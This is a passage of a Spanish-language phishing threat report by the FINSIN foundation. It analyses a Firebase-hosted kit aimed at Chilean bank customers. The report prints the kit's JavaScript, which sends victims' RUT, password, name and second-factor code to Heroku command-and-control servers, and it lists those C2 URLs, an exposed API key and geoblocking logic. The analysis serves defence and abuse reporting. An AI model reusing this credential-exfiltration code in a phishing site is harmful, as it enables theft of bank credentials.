En el caso de FC-03, ellos aprovechan este servicio de Firebase para generar contenido estático, y solamente tener ahí la cáscara del sitio, las imágenes, hojas de estilo y código Javascript. Con esto logran tener un sitio "validado" por Google y que las herramientas de monitoreo se demoren un poco más en dar de baja.

De hecho, al tener solamente esta "cáscara" en Firebase podemos revisar el comportamiento de la aplicación entera al revisar el código Javascript de la misma aplicación. Como no pueden ocultar nada en el "backend" tienen que mostrar todo en esos archivos Javascript.

Dentro de los kits de esta campaña tenemos 2 variantes distintas, pero similares. Si vemos la estructura de archivos de la primera de estas variantes es más o menos así:



El principal archivo a revisar aquí es el archivo que comienza con main, es el que tiene el comportamiento real del sitio, y como es bastante completo son alrededor de 500 kb de código ofuscado y un poco enredado.

Si revisamos el archivo podemos ver claramente donde está definido el C2:

```
constructor(t) {
    this.http = t, this.headers = new hp({
        "Content-Type": "application/json"
    }), this.mainUrl = "https://ehloq-fala.herokuapp.com/"
}
sendLogin(t, e, n) {
    return this.http.post(this.mainUrl + "login", JSON.stringify({
        rut: t || "indefinido",
        pass: e || "indefinida",
        fullName: n || "indefinido"
    }), {
        headers: this.headers
    }).toPromise()
}
sendLoginAndCode(t, e, n, r) {
    return this.http.post(this.mainUrl + "code", JSON.stringify({
        rut: t || "indefinido",
        pass: e || "indefinida",
        fullName: n || "indefinido",
        code: r || "indefinido"
    }), {
        headers: this.headers
    }).toPromise()
}
getRutInfo(t) {
    return this.http.get("https://siichile.herokuapp.com/consulta?rut=" + t).toPromise()
}
```

Podemos ver que en el código se define una variable “this.mainUrl” que apunta al servidor de comando y control, y que luego se definen 2 llamadas a ese servidor:

- **login**: para enviar las credenciales.
- **code**: para enviar el dato de la segunda clave.


Además, se apoyan en una API conocida (no oficial) para obtener el nombre completo de la víctima a través del RUN (o RUT). Esto lo hacen a través de una API definida en el Servicio de Impuesto Internos (SII) que está bastante documentada en el proyecto en Github[8].

De hecho no es el único kit de phishing que la usa, y el proyecto tiene casi 10 años desde que salió por primera vez, con lo cual solo queda la esperanza de que el SII cierre esa API.

8 Para más información del servicio, se puede ir al Github “oficial” aquí https://github.com/sagmor/sii_chile

Volviendo un poco al kit de phishing, al tener tan visible el C2, podemos tener una revisión del total de C2 que han sido usados los sitios de phishing, con lo que tenemos lo siguiente:

C2	Cantidad
https://tgbotii.herokuapp.com/	141
https://ehloq-fala.herokuapp.com/	6
https://fala-pro21.herokuapp.com/	5
https://fala-bot.herokuapp.com/	1
https://fala-lala.herokuapp.com/	1
https://opusm.000webhostapp.com/santplus/	1



Tenemos una clara tendencia a la reutilización de estos dominios de Heroku, y además podemos ver que el C2 de estas últimas campañas es casi siempre el mismo, por lo que es un buen punto para ir a buscar más información, y contactar a Heroku por abuso.

Otro dato interesante es la evolución de este código a la v2, que apareció por primera vez a fines de mayo[9]. Esta versión generó algunos cambios a nivel estético, una reestructuración del código, y una nueva definición de lo que se puede hacer internamente.

9 https://phishing.finsin.cl/list.php?query=a0c979cdb0e3943ba53c6b19efd40bd3211740131fca2c76d33fb856a2a61a2f

```
constructor(ue) {
    this.http = ue, this.headers = new y.WM({
        "Content-Type": "application/json"
    }), this.mainUrl = "https://tgbotii.herokuapp.com/"
}
sendLogin(ue, ie, Ce) {
    return this.http.post(this.mainUrl + "login", JSON.stringify({
        rut: ue || "indefinido",
        pass: ie || "indefinida",
        fullName: Ce || "indefinido"
    }), {
        headers: this.headers
    }).toPromise()
}
sendLoginAndCode(ue, ie, Ce, ge) {
    return this.http.post(this.mainUrl + "code", JSON.stringify({
        rut: ue || "indefinido",
        pass: ie || "indefinida",
        fullName: Ce || "indefinido",
        code: ge || "indefinido"
    }), {
        headers: this.headers
    }).toPromise()
}
getRutInfo(ue) {
    return this.http.get("https://siichile.herokuapp.com/consulta?rut=" + ue).toPromise()
}
getCurrentCountry() {
    return this.http.get("https://extreme-ip-lookup.com/json/?key=pIf9t6ZBDeTvE8Wf753c").toPromise()
}
```

Como se puede ver, se mantienen las acciones anteriores, pero ahora se agrega una nueva función llamada “getCurrentCountry” que nos parece interesante, porque ahora están realizando un bloqueo por geolocalización a nivel de Javascript[10].

En general este tipo de bloqueos (a nivel de código de cliente) no son muy útiles, porque los robots de revisión automática no interpretan completamente el Javascript en sus análisis. No se entiende mucho esta inclusión, a no ser que estén preocupados de analistas internacionales en la revisión de estos sitios.

Lo que sí resulta interesante es revisar la parte del código en donde generan este bloqueo por geolocalización, porque tenemos lo siguiente:

10 Un punto aparte es la mala práctica de adjuntar la llave de la API en el mismo código, pero los desarrolladores casi nunca tienen conocimientos de ciberseguridad.

```
constructor(_, L) {
    this.router = _, this.mainSrv = L, this.website = "
    https://newfalarunner.blogspot.com/"
}
ngOnInit() {
    this.start()
}
start() {
    var _ = this;
    return (0, Xr.Z)(function*() {
        try {
            const L = yield _.mainSrv.getCurrentCountry();
            L && L.countryCode && (console.log("PAIS => ", L.
            countryCode), "DO" !== L.countryCode && "CL" !== L.
            countryCode && (window.location.href = _.website))
        } catch (L) {} finally {
            setTimeout(() => {
                _.router.navigate([_.getRoute()])
            }, 2e3)
        }
    })()
}
```

Lo que es muy interesante de este código es que no solo tienen el bloqueo para ver si es que la víctima es del país con código “CL” (Chile), sino que también tienen la excepción para el código “DO” que es de República Dominicana.

No tenemos más información del origen del kit de phishing, pero esta línea nos hace sospechar de que es un pack que lo compran o lo piden desarrollar a República Dominicana, o por lo menos que el administrador está allá. Para poder validar que el kit esté funcionando necesitan generar la excepción a ese país.

Con esto, nosotros como fundación no podemos hacer mucho, sino que lo dejamos público para la gente interesada que pueda llegue más allá. Intentamos contactarnos con gente de Firebase y no nos fue posible generar una reunión para explicar estos hallazgos e intentar obtener más información al respecto.

Palabras finales

Primero queremos agradecer a los que nos han apoyado en la plataforma, ha sido muy refrescante poder recibir las palabras de apoyo con el proyecto y que eso se traduzca en la detección de nuevos kits.

Tenemos que en los últimos meses no solo se ha visto una disminución de los sitios de phishing, sino también una concentración en unas pocas campañas, lo cual nos hace pensar que se está viendo una especialización de éstas, por lo menos en las que se refieren a Chile, dejando a grupos delictivos más organizados y especializados.

El "problema del Phishing" es algo que requiere una acción constante y hay que llegar un poco más allá para poder buscar el fondo del asunto. Cada institución afectada tiene el derecho de contactarse con empresas como Firebase, Cloudflare o Bitly para identificar y denunciar este tipo de abusos, cosa de que no solo sea el takedown 1 vez, sino que una investigación más a profundidad en conjunto.

Con FINSIN estamos buscando llegar más allá y creemos que con este tipo de plataformas podemos dar más información tanto para las empresas afectadas, para los servicios de takedown, como para las policías que podrían buscar nexos entre estas estafas. Nuestra intención siempre es ayudar a la comunidad en general.

Muchas gracias por el apoyo y nos leemos en el siguiente reporte.

Reportes anteriores

- Reporte Enero-Febrero 2022
  - https://finsin.cl/2022/03/03/reporte-mensual-de-phishing-enero-febrero-2022/
- Reporte Marzo
  - https://finsin.cl/2022/04/04/reporte-mensual-de-phishing-marzo-2022/
- Reporte Abril
  - https://finsin.cl/2022/05/09/reporte-mensual-de-phishing-abril-2022/
- Reporte Mayo
  - https://finsin.cl/2022/06/05/reporte-mensual-de-phishing-mayo-2022/